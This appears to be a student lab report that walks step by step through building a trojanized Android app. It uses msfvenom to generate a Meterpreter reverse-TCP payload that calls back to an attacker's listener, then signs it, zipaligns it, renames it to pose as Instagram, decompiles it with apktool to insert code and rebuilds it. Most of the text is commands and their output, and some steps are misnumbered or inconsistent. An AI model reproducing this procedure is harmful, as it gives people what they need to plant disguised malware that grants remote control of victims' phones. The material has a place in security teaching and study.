


Malicious APK File Creation

No. 1

CREATING MALWARE APK FILE


1. Used msfvenom to generate the malware android apk file as shown below:



```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.179.128 LPORT=4444 R> fb.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload

root@kali:~# ls
Desktop  fb.apk
root@kali:~#
```

2. Using keytool in order to generate key to sign the apk file generate above



```
root@kali:~# keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: pawan sah
What is the name of your organizational unit?
[Unknown]: texas tech
What is the name of your organization?
[Unknown]: texas tech
What is the name of your City or Locality?
[Unknown]: Lubbock
What is the name of your State or Province?
[Unknown]: texas
What is the two-letter country code for this unit?
[Unknown]: US
Is CN=pawan sah, OU=texas tech, O=texas tech, L=Lubbock, ST=texas, C=US correct?
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA1withRSA) with a validity of 10,000 days
for: CN=pawan sah, OU=texas tech, O=texas tech, L=Lubbock, ST=texas, C=US
Enter key password for <hacked>
root@kali:~#
```

2. Using jarsigner tool to sign our app with the key generated above

```

[?] -? -h --help]          Print this help message

(ramahruday@kali-h)-[~/android]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore insta.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
jarsigner error: java.lang.RuntimeException: keystore load: keystore password was incorrect

(ramahruday@kali-h)-[~/android]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore insta.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
jarsigner: you must enter key password

(ramahruday@kali-h)-[~/android]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore insta.apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/HACKED.SF
adding: META-INF/HACKED.RSA
adding: META-INF/SIGNFILE.SF
adding: META-INF/SIGNFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
X.509, CN=R, OU=ye, O=ye, L=l, ST=tx, C=us
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.

```

4. Using jarsigner to verify that the apk file is signed.

```

sm      572 Thu Nov 03 00:29:30 CDT 2022 resources.arsc

>>> Signer
X.509, CN=R, OU=ye, O=ye, L=l, ST=tx, C=us
[certificate is valid from 11/3/22, 12:32 AM to 3/21/50, 12:32 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider

>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 6/14/21, 7:31 AM to 8/8/34, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider

sm      20316 Thu Nov 03 00:29:30 CDT 2022 classes.dex

>>> Signer
X.509, CN=R, OU=ye, O=ye, L=l, ST=tx, C=us
[certificate is valid from 11/3/22, 12:32 AM to 3/21/50, 12:32 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider

>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 6/14/21, 7:31 AM to 8/8/34, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider

s = signature was verified
m = entry is listed in manifest
k = at least one certificate was found in keystore

- Signed by "CN=R, OU=ye, O=ye, L=l, ST=tx, C=us"
  Digest algorithm: SHA1 (weak)
  Signature algorithm: SHA1withRSA (weak), 2048-bit key
- Unparsable signature-related file META-INF/SIGNFILE.SF

jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path bu
This jar contains entries whose signer certificate is self-signed.
The SHA1 digest algorithm is considered a security risk. This algorithm will be di
The SHA1withRSA signature algorithm is considered a security risk. This algorithm
This jar contains signatures that do not include a timestamp. Without a timestamp,

The signer certificate will expire on 2034-08-08.

```

3. Verifying the insta.apk using zipalign

```
(ramahruday@kali-h)-[~/android]
$ zipalign -v 4 insta.apk instagram.apk
Verifying alignment of instagram.apk (4)...
 50 META-INF/MANIFEST.MF (OK - compressed)
 286 META-INF/HACKED.SF (OK - compressed)
 619 META-INF/HACKED.RSA (OK - compressed)
1736 META-INF/ (OK)
1786 META-INF/SIGNFILE.SF (OK - compressed)
2067 META-INF/SIGNFILE.RSA (OK - compressed)
3153 AndroidManifest.xml (OK - compressed)
4973 resources.arsc (OK - compressed)
5203 classes.dex (OK - compressed)
Verification successful


(ramahruday@kali-h)-[~/android]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh-0.4.2/hrr_rb_ssh-0.4.2.gemspec
```

4. Now to add the secret code, first we decompile the insta.apk using apktool

```
Destination directory (/home/ramahruday/android/instagram) already exists. Use -f switch if you want to force it.

(ramahruday@kali-h)-[~/android]
$ apktool d instagram.apk -f
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty on instagram.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/ramahruday/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

5. Then we add the secret code in the xml files




6. After editing the xml file we rebuild it using apktool.jar

```
drwxr-xr-x 7 ramahruday ramahruday 4096 Nov 3 22:32 Instagram
-rw-r--r-- 1 ramahruday ramahruday 599094 Sep 27 23:44 Project_DF.pdf

(ramahruday@kali-h)-[~/Downloads]
$ java -jar apktool.jar b instagram o instagaram.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

(ramahruday@kali-h)-[~/Downloads]
```

7. The new apk is checked in virustotal for virus



Passs: infected